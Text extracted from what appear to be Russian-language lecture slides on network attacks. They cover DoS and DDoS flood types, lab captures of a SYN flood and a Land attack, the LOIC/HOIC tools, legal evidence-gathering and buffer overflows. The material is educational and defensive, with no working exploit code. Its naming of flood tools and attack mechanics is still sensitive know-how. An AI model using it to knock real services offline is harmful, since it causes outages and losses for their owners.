[CVE-2012-2737](#)


Cross-References
USN:1485-1

Patch Publication Date: 2012/06/28

Plugin Publication Date: 2012/06/29

Plugin Last Modification Date: 2012/06/29

Подбор паролей к сетевым ресурсам



Подбор пароля к почте



Атаки на отказ в обслуживании (Denial-of-Service, DoS)

Целью атаки является выведение из строя аппаратного или программного обеспечения, либо затруднение использования его законными пользователями

Основные механизмы — переполнение очереди запросов на соединение, исчерпание ресурсов сервера или канала связи


Атаки на отказ в обслуживании (Denial-of-Service, DoS)

TCP SYN flood	Время атак (среднее) 32,2 часа
ICMP ping flood	Объем трафика (средний) 5,9 Гб/с
HTTP flood	80 дней 19 часов 13 минут 05 секунд
UDP Flood	(туристический сайт)

Вероятность подключения удаленного пользователя к серверу:

$$P = (N/V)/T$$

- максимальное число возможных соединений на данном порту (N);
- количество запросов, генерируемых атакующим, за 1 секунду (V);
- тайм-аут очистки очереди запросов (T)



C:\Documents and Settings\Администратор>netstat -aon

Активные подключения

Имя	Локальный адрес	Внешний адрес	Состояние	PID
TCP	0.0.0.0:80	0.0.0.0:0	LISTENING	256
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	956
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:3140	0.0.0.0:0	LISTENING	256
TCP	0.0.0.0:3143	0.0.0.0:0	LISTENING	256
TCP	127.0.0.1:1029	0.0.0.0:0	LISTENING	1824
TCP	192.168.10.3:80	192.216.246.183:1643	SYN_RECEIVED	256
TCP	192.168.10.3:80	192.216.246.184:1643	SYN_RECEIVED	256
TCP	192.168.10.3:80	192.216.246.185:1643	SYN_RECEIVED	256
TCP	192.168.10.3:80	192.216.246.186:1643	SYN_RECEIVED	256
TCP	192.168.10.3:80	192.216.246.187:1643	SYN_RECEIVED	256
TCP	192.168.10.3:80	192.216.246.188:1643	SYN_RECEIVED	256
TCP	192.168.10.3:80	192.216.246.189:1643	SYN_RECEIVED	256
TCP	192.168.10.3:80	192.216.246.190:1643	SYN_RECEIVED	256
TCP	192.168.10.3:80	192.216.246.191:1643	SYN_RECEIVED	256
TCP	192.168.10.3:80	192.216.246.192:1643	SYN_RECEIVED	256
TCP	192.168.10.3:80	192.216.246.193:1643	SYN_RECEIVED	256
TCP	192.168.10.3:80	192.216.246.194:1643	SYN_RECEIVED	256
TCP	192.168.10.3:80	192.216.246.195:1643	SYN_RECEIVED	256
TCP	192.168.10.3:80	192.216.246.196:1643	SYN_RECEIVED	256
TCP	192.168.10.3:80	192.216.246.197:1643	SYN_RECEIVED	256
TCP	192.168.10.3:80	192.216.246.198:1643	SYN_RECEIVED	256
TCP	192.168.10.3:80	192.216.246.199:1643	SYN_RECEIVED	256
TCP	192.168.10.3:80	192.216.246.200:1643	SYN_RECEIVED	256
TCP	192.168.10.3:80	192.216.246.201:1643	SYN_RECEIVED	256
TCP	192.168.10.3:80	192.216.246.202:1643	SYN_RECEIVED	256
TCP	192.168.10.3:80	192.216.246.203:1643	SYN_RECEIVED	256
TCP	192.168.10.3:80	192.216.246.204:1643	SYN_RECEIVED	256
TCP	192.168.10.3:80	192.216.246.205:1643	SYN_RECEIVED	256
TCP	192.168.10.3:80	192.216.246.206:1643	SYN_RECEIVED	256
TCP	192.168.10.3:80	192.216.246.207:1643	SYN_RECEIVED	256
TCP	192.168.10.3:80	192.216.246.208:1643	SYN_RECEIVED	256
TCP	192.168.10.3:80	192.216.246.209:1643	SYN_RECEIVED	256
TCP	192.168.10.3:80	192.216.246.210:1643	SYN_RECEIVED	256
TCP	192.168.10.3:80	192.216.246.211:1643	SYN_RECEIVED	256
TCP	192.168.10.3:80	192.216.246.212:1643	SYN_RECEIVED	256
TCP	192.168.10.3:80	192.216.246.213:1643	SYN_RECEIVED	256
TCP	192.168.10.3:80	192.216.246.235:1643	SYN_RECEIVED	256
TCP	192.168.10.3:80	192.216.246.236:1643	SYN_RECEIVED	256
TCP	192.168.10.3:80	192.216.246.237:1643	SYN_RECEIVED	256
TCP	192.168.10.3:80	192.216.246.238:1643	SYN_RECEIVED	256
TCP	192.168.10.3:80	192.216.246.239:1643	SYN_RECEIVED	256
TCP	192.168.10.3:80	192.216.246.240:1643	SYN_RECEIVED	256
TCP	192.168.10.3:80	192.216.246.241:1643	SYN_RECEIVED	256
TCP	192.168.10.3:80	192.216.246.242:1643	SYN_RECEIVED	256
TCP	192.168.10.3:80	192.216.246.243:1643	SYN_RECEIVED	256
TCP	192.168.10.3:80	192.216.246.244:1643	SYN_RECEIVED	256
TCP	192.168.10.3:80	192.216.246.245:1643	SYN_RECEIVED	256
TCP	192.168.10.3:80	192.216.246.246:1643	SYN_RECEIVED	256
TCP	192.168.10.3:80	192.216.246.247:1643	SYN_RECEIVED	256
TCP	192.168.10.3:80	192.216.246.248:1643	SYN_RECEIVED	256



Попытка соединения не удалась

Firefox не может установить соединение с сервером 192.168.10.3.


- Возможно, сайт временно недоступен или перегружен запросами. Подождите некоторое время и попробуйте снова.
- Если вы не можете загрузить ни одну страницу - проверьте настройки соединения с Интернетом.
- Если ваш компьютер или сеть защищены межсетевым экраном или прокси-сервером - убедитесь, что Firefox разрешён выход в Интернет.

[Попробовать снова](#)

Low/High Orbit Ion Cannon

Низко/Высоко-орбитальная Ионная Пушка

- **L(H)OIC** — «семейство программ, активно используемых для осуществления DDoS-атак в различных интернет-войнах»



- **Q: Что будет за использование LOIS/NOIS?**
- A: partyvan и небо через решетку

Partyvan Russian Edition



Land - IP-пакет, направленный сам на себя

No.	Time	Source ^	Destination	Protocol	Info
1	0.000000	192.168.10.3	192.168.10.3	TCP	epmap > epmap [SYN] Seq=0 win

- ⊕ Frame 1 (60 bytes on wire, 60 bytes captured)
- ⊕ Ethernet II, Src: vmware_f7:34:a2 (00:0c:29:f7:34:a2), Dst: vmware_f7:34:a2 (00:0c:29:f7:34:a2)
- ⊕ Internet Protocol, Src: 192.168.10.3 (192.168.10.3), Dst: 192.168.10.3 (192.168.10.3)
- ⊕ Transmission Control Protocol, Src Port: epmap (135), Dst Port: epmap (135), Seq: 0, Len: 0
 - Source port: epmap (135)
 - Destination port: epmap (135)
 - Sequence number: 0 (relative sequence number)
 - Acknowledgment number: Broken TCP. The acknowledge field is nonzero while the ACK flag is not set
 - Header length: 20 bytes
- ⊕ Flags: 0x02 (SYN)
 - window size: 5840
- ⊕ Checksum: 0xf11c [correct]

Загрузка ЦП -12 секунд

Windows XP Professional SP2 (RU) VM View

Мои документы wireshark-s...
Мой компьютер
Сетевое окружение
Корзина EservEprox...
Internet Explorer
Wireshark

Диспетчер задач Windows
Файл Параметры Вид Завершение работы Справка

Приложения Процессы **Быстродействие** Сеть Пользователи

Загрузка ЦП: 0 %
Хронология загрузки ЦП

Файл подкачки: 489 МБ
Хронология использования файла подкачки

Всего		Физическая память (КБ)	
Дескрипторов	5646	Всего	130544
Потоков	280	Доступно	86500
Процессов	25	Системный кэш	23616

Выделение памяти (КБ)		Память ядра (КБ)	
Всего	501400	Всего	13652
Предел	593124	Выгружаемая	9728
Пик	695580	Невыгружаемая	3924

Процессов: 25 Загрузка ЦП: 0% Выделение памяти: 501400КБ / 6

Пуск Текстовый документ.t... C:\WINDOWS\system32... Eserv/Proxy control - M... (Untitled) - Wireshark Диспетчер задач Wi... EN 19:35

Атаки на отказ в обслуживании (Denial-of-Service, DoS)

В том случае, когда атакующих узлов много, атаки называются «распределенными» (Distributed DoS, DDoS)



Атакующий ≠ Инициатор атаки!

Главная цель — поиск инициатора.
Вместе с тем, устранение инициатора атаки не всегда приводит к ее прекращению, так как механизм атаки уже запущен.




Атаки на отказ в обслуживании (Denial-of-Service, DoS)

Атаки на отказ в обслуживании будут актуальны всегда, так как объектом атаки является базовая архитектура сетевых приложений («клиент-сервер»)

Защита от DoS-атак — выявление источников атаки и их блокирование с использованием межсетевого экрана, либо установка системы обнаружения атак

Атаки на отказ в обслуживании (Denial-of-Service, DoS)



DDoS атака — это компьютерное преступление по комбинации 272 и 273 статьи

- Ущерб от простоя (непроведенные операции - среднее количество операций * стоимость одной операции)
- Оплата трафика (счет на оплату услуг ISP и детализация трафика в момент DDoS атаки)
- Выпадение сайта из рейтинга поисковых систем (договор с SEO-компанией и расценка)
- Репутационный ущерб

Документирование DDoS

- Время атаки, IP адрес ресурса и IP адрес атакующей бот-сети
- Фрагмент вредоносного сетевого трафика (дамп)
- Нотариально заверенную WEB-страницу в момент атаки с подписью «Ресурс заблокирован в результате DDoS атаки. Время. Дата»
- Журналы событий (СОА, МЭ, Web-серверы)
- Факт обнаружения атаки (служебная записка от имени технического специалиста)
- Письмо от Интернет-провайдера об обнаружении DDoS атаки
- Размер ущерба

Атаки на операционные системы и прикладное ПО

Цель атаки может быть произвольной, начиная с выведения из строя рабочей станции, заканчивая полным захватом контроля над сервером для получения доступа к конфиденциальной информации

Основные механизмы — использование уязвимостей программного обеспечения и ошибок его конфигурации

Атаки на операционные системы и прикладное ПО

Наблюдается рост количества уязвимостей в клиентском программном обеспечении (веб-браузеры, медиа-проигрыватели и пр.)

Следствия:


- Атаки становятся преимущественно пассивными
- Требуется полномасштабная защита не только серверов, но и всех рабочих станций
- Необходимость обучения пользователей

Переполнение буфера (buffer overflow)

Самая распространенная уязвимость, приводящая к возможности запуска на атакованном компьютере произвольного программного кода

Причина возникновения — отсутствие контроля размерности входных данных (уязвимость реализации)

Переполнение буфера (buffer overflow)



Реализации атак

CommView

File Search View Tools Settings Rules Help

MAC Bridge Miniport - Packet Scheduler

IP Statistics Packets Logging Rules

No	Protocol	MAC Addr...	IP Addresses	Ports
7	IP/TCP	02:08:02:...	192.168.200.1 => 192.168.200.2	40 => 139
8	IP/TCP	02:08:02:...	192.168.200.1 <= 192.168.200.2	40 <= 139
9	IP/TCP	02:08:02:...	192.168.200.1 => 192.168.200.2	40 => 139
10	IP/TCP	02:08:02:...	192.168.200.1 => 192.168.200.2	40 => 139
11	IP/UDP	00:08:02:...	192.168.200.2 <=> 192.168.200.255	138 <=> 138
12	IP/UDP	02:08:02:...	192.168.200.1 => 192.168.200.255	137 => 137
13	IP/UDP	02:08:02:...	192.168.200.1 => 192.168.200.255	137 => 137
14	IP/UDP	02:08:02:...	192.168.200.1 => 192.168.200.255	137 => 137

0x0000	00 08 02 B7 CD C3 02 08-02 B5 F5 A0 08 00 45 00	...·HG...µх ..Е.
0x0010	01 27 0B 2A 40 00 80 06-DD 51 C0 A8 C8 01 C0 A8	.'.*@.Ъ.ЭQAEИ.АЃ
